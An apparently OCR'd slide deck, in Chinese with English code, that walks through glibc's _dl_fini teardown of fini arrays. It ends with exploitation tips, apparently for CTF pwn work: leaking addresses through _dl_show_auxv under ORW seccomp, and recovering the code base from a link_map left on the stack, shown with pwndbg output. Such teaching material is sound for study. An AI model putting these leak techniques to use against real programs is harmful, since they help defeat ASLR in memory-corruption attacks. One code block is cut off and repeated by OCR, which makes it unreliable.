
```
$
        for (i = 0; i < nmaps; ++i)
        {
            struct link_map *l = maps[i];
            if (l->l_init_called)
            {
                l->l_init_called = 0;
                if (l->l_info[DT_FINI_ARRAY] != NULL ||
                    l->l_info[DT_FINI] != NULL)
                {
                    if (l->l_info[DT_FINI_ARRAY] != NULL)
                    {
                        ElfW(Addr) *array =
                            (ElfW(Addr) *)(l->l_addr +
                                           l->l_info[DT_FINI_ARRAY]->d_un.d_ptr);
                        unsigned int i = (l->l_info[DT_FINI_ARRAYSZ]->d_un.d_val
                                          / sizeof(ElfW(Addr)));
                        while (i-- > 0)
                            ((fini_t)array[i])();
                    }

                    if (l->l_info[DT_FINI] != NULL)
        }
    }
}
```

當 l_init_called 為 1 代表還沒處理 fini function 的兩種情況。先執行每個 fini array entry

$ DL End

_dl_fini part2

- 呼叫 DT_FINI_ARRAY 的 function entry
- 呼叫 DT_FINI function



```
$        for (i = 0; i < nmaps; ++i)
         {
            struct link_map *l = maps[i];
            if (l->l_init_called)
            {
                l->l_init_called = 0;
                if (l->l_info[DT_FINI_ARRAY] != NULL ||
                    l->l_info[DT_FINI] != NULL)
                {
                    if (l->l_info[DT_FINI_ARRAY] != NULL)
                    {
                        ElfW(Addr) *array =
                            (ElfW(Addr) *)(l->l_addr +
                                         l->l_info[DT_FINI_ARRAY]->d_un.d_ptr);
                        unsigned int i = (l->l_info[DT_FINI_ARRAYSZ]->d_un.d_val
                                           / sizeof(ElfW(Addr)));
                        while (i-- > 0)
                            ((fini_t)array[i])();
                    }

                    if (l->l_info[DT_FINI] != NULL)
                        DL_CALL_DT_FINI(l, l->l_addr +
                                           l->l_info[DT_FINI]->d_un.d_ptr);
                }
            }
            --l->l_direct_opencount;
         }
     }
 }
```


再來處理比較 old style 的 fini function，
最後減少此 object 的 reference count

🎃

DL Summary

$ DL Summary
1


- 如果能呼叫到 _dl_show_auxv_，則可以有許多 address 資訊，不過底層是用 sys_writev，因此 ORW seccomp 白名單不一定能用



```
pwndbg> fin
Run till exit from #0  _dl_show_auxv () at ../elf/dl-sysdep.c:263
AT_SYSINFO_EHDR:      0x7ffff7fcf000
AT_HWCAP:             bfebfbff
AT_PAGESZ:            4096
AT_CLKTCK:            100
AT_PHDR:              0x555555554040
AT_PHENT:             56
AT_PHNUM:             13
AT_BASE:              0x7ffff7fd1000
AT_FLAGS:             0x0
AT_ENTRY:             0x555555555060
AT_UID:               1000
AT_EUID:              1000
AT_GID:               1000
AT_EGID:              1000
AT_SECURE:            0
AT_RANDOM:            0x7fffffffe469
AT_HWCAP2:            0x2
AT_EXECFN:            /home/u1f383/tmp/dl_info/test
AT_PLATFORM:          x86_64
```

$ DL Summary
2

- 在執行 user main 後，stack 底層會殘留一個 executable 的 link_map，而 link_map 的第一個 member 是 l_addr，儲存 code base address




```
In file: /home/u1f383/tmp/dl_info/test.c
   #include <stdio.h>

   int main()
 ► {
       puts("OWO");
   }
```

```
00:0000│ rsp 0x7fffffffe0c8 —▸ 0x7ffff7e2d013 (__libc_start_ma
01:0008│     0x7fffffffe0d0 —▸ 0x7ffff7ffc620 (_rtld_local_ro
02:0010│     0x7fffffffe0d8 —▸ 0x7fffffffe1b8 —▸ 0x7fffffffe4
03:0018│     0x7fffffffe0e0 ◂— 0x100000000
04:0020│     0x7fffffffe0e8 —▸ 0x555555555149 (main) ◂— endbr
05:0028│     0x7fffffffe0f0 —▸ 0x555555555170 (__libc_csu_ini
06:0030│     0x7fffffffe0f8 ◂— 0x63c831c30f1eae38
07:0038│     0x7fffffffe100 —▸ 0x555555555060 (_start) ◂— endl
```

```
 ► f 0   0x555555555149 main
   f 1   0x7ffff7e2d013 __libc_start_main+243
```

```
pwndbg> telescope 0x7fffffffe148
00:0000│  0x7fffffffe148 ◂— 0x1
01:0008│  0x7fffffffe150 —▸ 0x7fffffffe1b8 —▸ 0x7fffffffe48f
02:0010│  0x7fffffffe158 —▸ 0x7fffffffe1c8 —▸ 0x7fffffffe4ad
03:0018│  0x7fffffffe160 —▸ 0x7ffff7ffe190 —▸ 0x555555554000
```

